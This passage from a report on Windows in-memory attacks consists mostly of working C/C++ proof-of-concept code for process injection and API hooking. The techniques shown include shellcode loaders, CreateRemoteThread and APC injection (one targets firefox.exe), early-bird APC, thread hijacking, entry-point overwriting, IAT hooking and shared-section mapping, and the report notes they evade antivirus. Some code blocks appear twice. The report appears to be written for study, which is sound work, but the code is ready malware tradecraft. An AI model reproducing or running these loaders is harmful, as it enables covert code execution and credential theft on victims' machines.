    int check = VirtualProtect(messageBoxAddress, 14, PAGE_EXECUTE_READWRITE, &dwOldProtect);
    // save the first 6 bytes of the original MessageBoxA function - will need for unhooking
    ReadProcessMemory(GetCurrentProcess(), messageBoxAddress, messageBoxOriginalBytes, 14, &bytesRead);
    // create a patch "push <address of new MessageBoxA); ret"
    void* hookedMessageBoxAddress = &HookedMessageBox;
    char patch[14] = { 0 };
    LPCVOID tmp_2 = (LPCVOID)((DWORD)(((DWORD64)(&HookedMessageBox) & 0xFFFFFFFF00000000)>>32));
    LPCVOID tmp_1 = (LPCVOID)((DWORD)(DWORD64)(&HookedMessageBox) & 0xFFFFFFFF);
    memcpy_s(patch, 1, "\x68", 1);
    memcpy_s(patch + 1, 4, &tmp_1, 4);
    memcpy_s(patch + 5, 4, "\xC7\x44\x24\x04", 4);
    memcpy_s(patch + 9, 4, &tmp_2, 4);
    memcpy_s(patch +13, 1, "\xc3", 1);
    // patch the MessageBoxA
    WriteProcessMemory(GetCurrentProcess(), (LPVOID)messageBoxAddress, &patch, 14, &bytesWritten);
    // show messagebox after hooking
    MessageBoxA(NULL, "hi", "hi", MB_OK);
}
```

- This techniques simply redirect a API call to a malicious function. Apart from trigger shellcode, this technique can use for sniff data pass to API

6. Import Adress Table hooking

Win API:

- GetModuleHandleA
- VirtualProtect

How it works:

- Import Adress Table (IAT) is a table that store all function address that process import during load-time.
- Parse Import table from OptionalHeader.DataDirectory to get address of Dll entries
- Which each DLL entry, use ILT and IAT to get address of function
- Change address off func point to address of HookFunction

```
void ImportAdressTableHooking() {
    // get target process image base address
    LPVOID imageBase = GetModuleHandleA(NULL);

    // get AddressOfEntryPoint
    PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)imageBase;
    PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((DWORD_PTR)imageBase + dosHeader->e_lfanew);

    PIMAGE_IMPORT_DESCRIPTOR importDescriptor = NULL;
    IMAGE_DATA_DIRECTORY importsDirectory = ntHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];
    importDescriptor = (PIMAGE_IMPORT_DESCRIPTOR)(importsDirectory.VirtualAddress + (DWORD_PTR)imageBase);
    LPCSTR libraryName = NULL;
    HMODULE library = NULL;
    PIMAGE_IMPORT_BY_NAME functionName = NULL;

    while (importDescriptor->Name != NULL)
    {
        libraryName = (LPCSTR)importDescriptor->Name + (DWORD_PTR)imageBase;
        library = LoadLibraryA(libraryName);

        if (library)
        {
            PIMAGE_THUNK_DATA originalFirstThunk = NULL, firstThunk = NULL;
            originalFirstThunk = (PIMAGE_THUNK_DATA)((DWORD_PTR)imageBase + importDescriptor->OriginalFirstThunk);
            firstThunk = (PIMAGE_THUNK_DATA)((DWORD_PTR)imageBase + importDescriptor->FirstThunk);
```

```
        if (library)
        {
            PIMAGE_THUNK_DATA originalFirstThunk = NULL, firstThunk = NULL;
            originalFirstThunk = (PIMAGE_THUNK_DATA)((DWORD_PTR)imageBase + importDescriptor->OriginalFirstThunk);
            firstThunk = (PIMAGE_THUNK_DATA)((DWORD_PTR)imageBase + importDescriptor->FirstThunk);

            while (originalFirstThunk->u1.AddressOfData != NULL)
            {
                functionName = (PIMAGE_IMPORT_BY_NAME)((DWORD_PTR)imageBase + originalFirstThunk->u1.AddressOfData);

                // find MessageBoxA address
                if (std::string(functionName->Name).compare("MessageBoxA") == 0)
                {
                    SIZE_T bytesWritten = 0;
                    DWORD oldProtect = 0;
                    VirtualProtect((LPVOID)(&firstThunk->u1.Function), 8, PAGE_READWRITE, &oldProtect);

                    // swap MessageBoxA address with address of hookedMessageBox
                    firstThunk->u1.Function = (DWORD_PTR)HookedMessageBox;
                }
                ++originalFirstThunk;
                ++firstThunk;
            }
        }
        importDescriptor++;
    }
    // message box after IAT hooking
    MessageBoxA(NULL, "Hello after Hooking", "Hello after Hooking", 0);
}
```

7. Shellcode execution without virtualAlloc

Win API:

- GetModuleHandleA
- VirtualProtect

How it works:


- Loader prepare a memory zone in section when load-time

- Change section permission and paste shellcode to it
- Use function pointer to exec shellcode

```
#pragma section(".text")

__declspec(allocate(".text")) char goodcode[1024];

void LocalShellcodeExecutionWithoutVirtualAlloc() {
    DWORD dwOldProtect;
    VirtualProtect(goodcode, sizeof(goodcode), PAGE_EXECUTE_READWRITE, &dwOldProtect);
    memcpy_s(goodcode, shellSize, shellCode, shellSize);
    (*(void(*)())(&goodcode))();
}
```



❖ *Check virus Local_Shellcode_Loader*

IV. Remote shellcode injection

1. Create Remote Thread

WinAPI:

- VirtualAllocEx & WriteProcessMemory
- CreateRemoteThread

How it works:

- VirtualAlloc a memory zone on target process and write shellcode to it
- CreateRemoteThread with pointer point to shellcode zone

```
remoteBuffer = VirtualAllocEx(processHandle, NULL, shellSize, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
BOOL check = WriteProcessMemory(processHandle, remoteBuffer, shellCode, shellSize, NULL);
remoteThread = CreateRemoteThread(processHandle, NULL, 0, (LPTHREAD_START_ROUTINE)remoteBuffer, NULL, 0, NULL);
```

2. ApcQueueCodeInjection

WinAPI:

- OpenProcess && OpenThread
- VirtualAllocEx && WriteProcessMemory
- QueueUserAPC || ntdll!NtQueueApcThread

How it works:

- Chose target process (usually chose process has many thread)
- Allocate && write shellcode to process
- Queue an APC to all threads of process. APC points to the shellcode
- When threads in target process get scheduled, our shellcode gets executed

```
void ApcQueueCodeInjection() {
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS | TH32CS_SNAPTHREAD, 0);
    HANDLE victimProcess = NULL;
    PROCESSENTRY32 processEntry = { sizeof(PROCESSENTRY32) };
    THREADENTRY32 threadEntry = { sizeof(THREADENTRY32) };
    std::vector<DWORD> threadIds;
    HANDLE threadHandle = NULL;

    if (Process32First(snapshot, &processEntry)) {
        while (_wcsicmp(processEntry.szExeFile, L"firefox.exe") != 0) {
            Process32Next(snapshot, &processEntry);
        }
    }

    victimProcess = OpenProcess(PROCESS_ALL_ACCESS, 0, processEntry.th32ProcessID);
    LPVOID shellAddress = VirtualAllocEx(victimProcess, NULL, shellSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)shellAddress;
    WriteProcessMemory(victimProcess, shellAddress, shellCode, shellSize, NULL);
```

```
    if (Process32First(snapshot, &processEntry)) {
        while (_wcsicmp(processEntry.szExeFile, L"firefox.exe") != 0) {
            Process32Next(snapshot, &processEntry);
        }
    }

    victimProcess = OpenProcess(PROCESS_ALL_ACCESS, 0, processEntry.th32ProcessID);
    LPVOID shellAddress = VirtualAllocEx(victimProcess, NULL, shellSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)shellAddress;
    WriteProcessMemory(victimProcess, shellAddress, shellCode, shellSize, NULL);

    if (Thread32First(snapshot, &threadEntry)) {
        do {
            if (threadEntry.th32OwnerProcessID == processEntry.th32ProcessID) {
                threadIds.push_back(threadEntry.th32ThreadID);
            }
        } while (Thread32Next(snapshot, &threadEntry));
    }

    for (DWORD threadId : threadIds) {
        threadHandle = OpenThread(THREAD_ALL_ACCESS, TRUE, threadId);
        QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, NULL);
        Sleep(1000 * 2);
    }
}
```

- In PoC, we will choses a process running to inject shellcode (firefox or chrome)

3. Early bird Apc queue shellcode injection

WinAPI:

- VirtualAllocEx && WriteProcessMemory
- QueueUserAPC

How it works:

- Like QueueAPC technique, however, this technique require Loader create a new process in ***suspend state.*** When resume thread, our shellcode will be executed

```
void EarlyBirdApcQueueCodeInjection() {
    STARTUPINFOA si = { 0 };
    PROCESS_INFORMATION pi = { 0 };
    CreateProcessA(NULL, (LPSTR)"notepad.exe", NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi);
    HANDLE victimProcess = pi.hProcess;
    HANDLE threadHandle = pi.hThread;
    LPVOID shellAddress = VirtualAllocEx(victimProcess, NULL, shellSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)shellAddress;
    WriteProcessMemory(victimProcess, shellAddress, shellCode, shellSize, NULL);
    QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, NULL);
    ResumeThread(threadHandle);
}
```

4. Injecting remote process via ThreadHijacking

WinAPI:

- CreateToolhelp32Snapshot
- Process32First && Process32Next
- Thread32First && Thread32Next
- OpenProcess
- VirtualAllocEx && WriteProcessMemory
- OpenThread && SuspendThread
- ResumeThread && SetThreadContext

How it works:

- Chose Process Target - get ThreadId
- Write shellcode into target
- Update the target thread's instruction pointer (RIP register) to point to the shellcode
- Commit the hijacked thread's new context and Resume the hijacked thread

```
void InjectingRemoteProcessViaThreadHijacking() {
    HANDLE targetProcessHandle = NULL;
    HANDLE threadHijacked = NULL;
    HANDLE remoteThread;
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
    PVOID remoteBuffer;
    THREADENTRY32 threadEntry;
    CONTEXT context;
    PROCESS_INFORMATION piProcInfo;
    PROCESSENTRY32 entry;
    DWORD targetPID;
    int flag = 0;
    /*Find Processs*/
    entry.dwSize = sizeof(PROCESSENTRY32);
    piProcInfo.dwProcessId = -1;
    if (Process32First(snapshot, &entry) == TRUE)
    {
        while (Process32Next(snapshot, &entry) == TRUE)
        {
            if (std::wstring(entry.szExeFile) == L"notepad.exe")
            {
                targetProcessHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, entry.th32ProcessID);
                targetPID = entry.th32ProcessID;
                flag = 1;
            }
        }
    }
```

```
    if (flag == 0) { /* create notepad if not found*/
        piProcInfo = CreateNotepadProcess();
        flag = 2;
        if (piProcInfo.dwProcessId != -1) {
            targetProcessHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, piProcInfo.dwProcessId);
            targetPID = piProcInfo.dwProcessId;
        }
        else    flag = 0;

    }
    if (flag == 0) return;
    context.ContextFlags = CONTEXT_FULL;
    threadEntry.dwSize = sizeof(THREADENTRY32);
    remoteBuffer = VirtualAllocEx(targetProcessHandle, NULL, shellSize, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(targetProcessHandle, remoteBuffer, shellCode, shellSize, NULL);
    snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
    Thread32First(snapshot, &threadEntry);
    while (Thread32Next(snapshot, &threadEntry))
    {
        if (threadEntry.th32OwnerProcessID == targetPID)
        {
            threadHijacked = OpenThread(THREAD_ALL_ACCESS, FALSE, threadEntry.th32ThreadID);
            break;
        }
    }
    SuspendThread(threadHijacked);
    GetThreadContext(threadHijacked, &context);
    context.Rip = (DWORD_PTR)remoteBuffer;
    SetThreadContext(threadHijacked, &context);
    ResumeThread(threadHijacked);
}
```

5. AddressOfEntryPoint code injection without virtualAlloc

WinAPI:

- CreateProcessA
- NtQueryInformationProcess
- ReadProcessMemory
- WriteProcessMemory
- ResumeThread

How it works:

- Spawn a process, in suspended state
- Get AddressOfEntryPoint of the target process
- Write shellcode to AddressOfEntryPoint
- Resume target process

```
void AddressOfEntryPointCodeInjectionWithoutVirtualAlloc() {
    STARTUPINFOA si = {};
    PROCESS_INFORMATION pi = {};
    PROCESS_BASIC_INFORMATION pbi = {};
    DWORD returnLength = 0;
    CreateProcessA(0, (LPSTR)"notepad.exe", 0, 0, 0, CREATE_SUSPENDED, 0, 0, &si, &pi);
    // get target image PEB address and pointer to image base
    NtQueryInformationProcess(pi.hProcess, ProcessBasicInformation, &pbi, sizeof(PROCESS_BASIC_INFORMATION), &returnLength);
    DWORD64 pebOffset = (DWORD64)pbi.PebBaseAddress + 16; /*PEB 64 bit*/
    // get target process image base address
    PVOID imageBase;
    ReadProcessMemory(pi.hProcess, (LPCVOID)pebOffset, &imageBase, 8, NULL);
    // read target process image headers
    BYTE headersBuffer[8192] = {};
    ReadProcessMemory(pi.hProcess, (LPCVOID)imageBase, headersBuffer, 8192, NULL);
    // get AddressOfEntryPoint
    PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)headersBuffer;
    PIMAGE_NT_HEADERS ntHeader = (PIMAGE_NT_HEADERS)((DWORD_PTR)headersBuffer + dosHeader->e_lfanew);
    LPVOID codeEntry = (LPVOID)(ntHeader->OptionalHeader.AddressOfEntryPoint + (DWORD64)imageBase);

    // write shellcode to image entry point and execute it
    WriteProcessMemory(pi.hProcess, codeEntry, shellCode, shellSize, NULL);
    ResumeThread(pi.hThread);
}
```

6. ImportAdressTable Hooking

WinAPI:

- VirtualAllocEx
- NtQueryInformationProcess
- ReadProcessMemory
- WriteProcessMemory
- VirtualProtectEx

How it works:

- Locate the call table in question
- Store a target entry in table (could be also more than one entry !)
- Replace address of existing entry with address of your choice
- Restore old address after the work is done

```cpp
void ImportAdressTableHooking() {
    STARTUPINFOA si;
    si = {};
    PROCESS_INFORMATION pi = {};
    PROCESS_BASIC_INFORMATION pbi = {};
    DWORD returnLength = 0;
    LPVOID remoteBuffer;
    CreateProcessA(0, (LPSTR)"c:\\windows\\system32\\notepad.exe", 0, 0, 0, 0, 0, 0, &si, &pi);
    remoteBuffer = VirtualAllocEx(pi.hProcess, NULL, shellSize, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(pi.hProcess, remoteBuffer, shellCode, shellSize, NULL);

    // get target image PEB address and pointer to image base
    NtQueryInformationProcess(pi.hProcess, ProcessBasicInformation, &pbi, sizeof(PROCESS_BASIC_INFORMATION), &returnLength);
    DWORD64 pebOffset = (DWORD64)pbi.PebBaseAddress + 16;

    // get target process image base address
    LPVOID imageBase = 0;
    ReadProcessMemory(pi.hProcess, (LPCVOID)pebOffset, &imageBase, 8, NULL);

    // read target process image headers
    BYTE Buffer[2048] = {};
    ReadProcessMemory(pi.hProcess, (LPCVOID)imageBase, Buffer, 2048, NULL);

    // get AddressOfEntryPoint
    PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)Buffer;
    PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((DWORD_PTR)Buffer + dosHeader->e_lfanew);
    PIMAGE_IMPORT_DESCRIPTOR importDescriptor = NULL;
    IMAGE_DATA_DIRECTORY importsDirectory = ntHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];
    LPCVOID address = (LPCVOID)(importsDirectory.VirtualAddress + (DWORD_PTR)imageBase);
```

```cpp
    ZeroMemory(Buffer, sizeof(Buffer));
    ReadProcessMemory(pi.hProcess, address, Buffer, importsDirectory.Size, NULL);
    importDescriptor = (PIMAGE_IMPORT_DESCRIPTOR)(Buffer);
    PIMAGE_IMPORT_BY_NAME functionName = NULL;

    while (importDescriptor->Name != NULL)
    {
        BYTE* Buffer_2[4096];

        int offset = 0, fcheck = 0, i = 0;
        PIMAGE_THUNK_DATA originalFirstThunk = NULL, firstThunk = NULL;
        ZeroMemory(Buffer_2, sizeof(Buffer_2));
        ReadProcessMemory(pi.hProcess, (LPCVOID)((DWORD_PTR)imageBase + importDescriptor->OriginalFirstThunk), Buffer_2, 1024, NULL);
        originalFirstThunk = (PIMAGE_THUNK_DATA)(Buffer_2 + offset);
        offset = 1024;
        ReadProcessMemory(pi.hProcess, (LPCVOID)((DWORD_PTR)imageBase + importDescriptor->FirstThunk), Buffer_2 + offset, 1024, NULL);
        firstThunk = (PIMAGE_THUNK_DATA)(Buffer_2 + offset);
        offset += 1024;
```

```cpp
        while (originalFirstThunk->u1.AddressOfData != NULL)
        {
            ReadProcessMemory(pi.hProcess, (LPCVOID)((DWORD_PTR)imageBase + originalFirstThunk->u1.AddressOfData), Buffer_2 + offset, 64, NULL);
            functionName = (PIMAGE_IMPORT_BY_NAME)(Buffer_2 + offset);

            if (std::string(functionName->Name).compare("exit") == 0)
            {
                SIZE_T bytesWritten = 0;
                DWORD oldProtect = 0;
                fcheck = VirtualProtectEx(pi.hProcess, (LPVOID)((DWORD_PTR)imageBase + importDescriptor->FirstThunk + i), 8, PAGE_READWRITE, &oldProtect);
                //// swap MessageBoxA address with address of hookedMessageBox
                Sleep(1000);
                fcheck = WriteProcessMemory(pi.hProcess, (LPVOID)((DWORD_PTR)imageBase + importDescriptor->FirstThunk + i), &remoteBuffer, 8, NULL);
                Sleep(1000);
            }
            ++originalFirstThunk;
            ++firstThunk;
            ++i;
        }
        importDescriptor++;
    }
}
```

- This technique usually use for dll injection

7. Share memory shellcode injection

WinAPI:

- fNtCreateSection
- fNtMapViewOfSection
- OpenProcess
- fNtMapViewOfSection
- memcpy/WriteProcessMemory
- fRtlCreateUserThread

How it works:

- Create a new memory section with RWX protection
- Map local malicious process to created section with RW protection
- Map remote process to created section with RW protection
- Fill the view mapped in the local process with shellcode
- Create a remote thread in the target process and point it to the mapped view in the target process

```
typedef struct { PVOID UniqueProcess; PVOID UniqueThread; } * PCLIENT_ID;

using myNtCreateSection = NTSTATUS(NTAPI*)(OUT PHANDLE SectionHandle, IN ULONG DesiredAccess,
                                           IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL, IN PLARGE_INTEGER MaximumSize OPTIONAL,
                                           IN ULONG PageAttributess, IN ULONG SectionAttributes, IN HANDLE FileHandle OPTIONAL);
using myNtMapViewOfSection = NTSTATUS(NTAPI*)(HANDLE SectionHandle, HANDLE ProcessHandle, PVOID* BaseAddress, ULONG_PTR ZeroBits,
                                           SIZE_T CommitSize, PLARGE_INTEGER SectionOffset, PSIZE_T ViewSize, DWORD InheritDisposition,
                                           ULONG AllocationType, ULONG Win32Protect);
using myRtlCreateUserThread = NTSTATUS(NTAPI*)(IN HANDLE ProcessHandle, IN PSECURITY_DESCRIPTOR SecurityDescriptor OPTIONAL,
                                           IN BOOLEAN CreateSuspended, IN ULONG StackZeroBits, IN OUT PULONG StackReserved, IN OUT PULONG StackCommit,
                                           IN PVOID StartAddress, IN PVOID StartParameter OPTIONAL, OUT PHANDLE ThreadHandle, OUT PCLIENT_ID ClientID);

void ShareMemoryInjection() {

    STARTUPINFOA si = {};
    PROCESS_INFORMATION pi = {};
    PROCESS_BASIC_INFORMATION pbi = {};
    DWORD returnLength = 0;
    CreateProcessA(0, (LPSTR)"notepad.exe", 0, 0, 0, 0, 0, 0, &si, &pi);
    myNtCreateSection fNtCreateSection = (myNtCreateSection)(GetProcAddress(GetModuleHandleA("ntdll"), "NtCreateSection"));
    myNtMapViewOfSection fNtMapViewOfSection = (myNtMapViewOfSection)(GetProcAddress(GetModuleHandleA("ntdll"), "NtMapViewOfSection"));
    myRtlCreateUserThread fRtlCreateUserThread = (myRtlCreateUserThread)(GetProcAddress(GetModuleHandleA("ntdll"), "RtlCreateUserThread"));
    SIZE_T size = 4096;
    LARGE_INTEGER sectionSize = { size };
    HANDLE sectionHandle = NULL;
    PVOID localSectionAddress = NULL, remoteSectionAddress = NULL;
```

```
void ShareMemoryInjection() {

    STARTUPINFOA si = {};
    PROCESS_INFORMATION pi = {};
    PROCESS_BASIC_INFORMATION pbi = {};
    DWORD returnLength = 0;
    CreateProcessA(0, (LPSTR)"notepad.exe", 0, 0, 0, 0, 0, 0, &si, &pi);
    myNtCreateSection fNtCreateSection = (myNtCreateSection)(GetProcAddress(GetModuleHandleA("ntdll"), "NtCreateSection"));
    myNtMapViewOfSection fNtMapViewOfSection = (myNtMapViewOfSection)(GetProcAddress(GetModuleHandleA("ntdll"), "NtMapViewOfSection"));
    myRtlCreateUserThread fRtlCreateUserThread = (myRtlCreateUserThread)(GetProcAddress(GetModuleHandleA("ntdll"), "RtlCreateUserThread"));
    SIZE_T size = 4096;
    LARGE_INTEGER sectionSize = { size };
    HANDLE sectionHandle = NULL;
    PVOID localSectionAddress = NULL, remoteSectionAddress = NULL;
    // create a memory section
    fNtCreateSection(&sectionHandle, SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE, NULL, (PLARGE_INTEGER)&sectionSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);
    // create a view of the memory section in the local process
    fNtMapViewOfSection(sectionHandle, GetCurrentProcess(), &localSectionAddress, NULL, NULL, NULL, &size, 2, NULL, PAGE_READWRITE);
    // create a view of the memory section in the target process
    fNtMapViewOfSection(sectionHandle, pi.hProcess, &remoteSectionAddress, NULL, NULL, NULL, &size, 2, NULL, PAGE_EXECUTE_READ);
    // copy shellcode to the local view, which will get reflected in the target process's mapped view
    memcpy(localSectionAddress, shellCode, shellSize);
    HANDLE targetThreadHandle = NULL;
    fRtlCreateUserThread(pi.hProcess, NULL, FALSE, 0, 0, 0, remoteSectionAddress, NULL, &targetThreadHandle, NULL);
}
```

8. Forcibly map a section write primitive


WinAPI:

- CreateFileMappingA
- MapViewOfFile
- OpenProcess
- memcpy / WriteProcessMemory
- NtMapViewOfSection

How it works:

- Create a file mapping, mapped to the system pagefile
- Map it to injector process memory
- Map remote process to created section with RW protection
- Fill the view mapped in the local process with shellcode
- Create a remote thread in the target process and point it to the mapped view in the target process

```
void ForciblyMapASectionWritePrimitive() {
    STARTUPINFOA si = {};
    PROCESS_INFORMATION pi = {};
    PROCESS_BASIC_INFORMATION pbi = {};
    DWORD returnLength = 0;
    myNtMapViewOfSection fNtMapViewOfSection = (myNtMapViewOfSection)(GetProcAddress(GetModuleHandleA("ntdll"), "NtMapViewOfSection"));
    CreateProcessA(0, (LPSTR)"notepad.exe", 0, 0, 0, 0, 0, 0, &si, &pi);
    HANDLE fm = CreateFileMappingA(INVALID_HANDLE_VALUE, NULL, PAGE_EXECUTE_READWRITE, 0, shellSize, NULL);
    LPVOID map_addr = MapViewOfFile(fm, FILE_MAP_ALL_ACCESS, 0, 0, 0);
    memcpy(map_addr, shellCode, shellSize);
    LPVOID requested_target_payload = 0;
    SIZE_T view_size = 0;
    fNtMapViewOfSection(fm, pi.hProcess, &requested_target_payload, 0, shellSize, NULL, &view_size, 2, 0, PAGE_EXECUTE_READWRITE);
    //HANDLE targetThreadHandle = NULL;
    //fRtlCreateUserThread(pi.hProcess, NULL, FALSE, 0, 0, 0, requested_target_payload, NULL, &targetThreadHandle, NULL);
    CreateRemoteThread(pi.hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)requested_target_payload, NULL, 0, NULL);
}
```



❖ *Check virus for Remote_Shell_Code_Loader*

V. Conclusion

To sum up, although in-memory attack is not new, it still improved day by day and used widely because it is less detectable by antivirus (AV) engines and even by some next-gen AV solutions. The adversaries using this technique are more likely to succeed in their mission, which is to steal your stuff - whether it be credentials, trade secrets, or your computing resources.

There are many techniques has been public but this report will only list some of them for presentation purpose

VI. Attach file

[1] In-memory_Attack_report.docx

[2] In-memory_Attack_report.pdf

[3] PoC: https://github.com/troisang1/In-memory-Attack

[4] Video demo 1: https://youtu.be/hrhJLDXIdtI

[5] Video demo 2: https://youtu.be/rNCf2OYM1Po

VII. Reference

[1] https://www.apriorit.com/dev-blog/679-windows-dll-injection-for-api-hooks

[2] https://www.ired.team/offensive-security/code-injection-process-injection

[3] https://www.microsoft.com/security/blog/2017/11/13/detecting-reflective-dll-loading-with-windows-defender-atp/

[4] https://undev.ninja/nina-x64-process-injection/

[5] https://www.slideshare.net/JoeDesimone4/taking-hunting-to-the-next-level-hunting-in-memory

[6] https://redcanary.com/threat-detection-report/techniques/process-injection/

[7] https://www.blackhat.com/docs/asia-17/materials/asia-17-KA-What-Malware-Authors-Don't-Want-You-To-Know-Evasive-Hollow-Process-Injection-wp.pdf

[8] https://i.blackhat.com/USA-19/Thursday/us-19-Kotler-Process-Injection-Techniques-Gotta-Catch-Them-All-wp.pdf

---

END.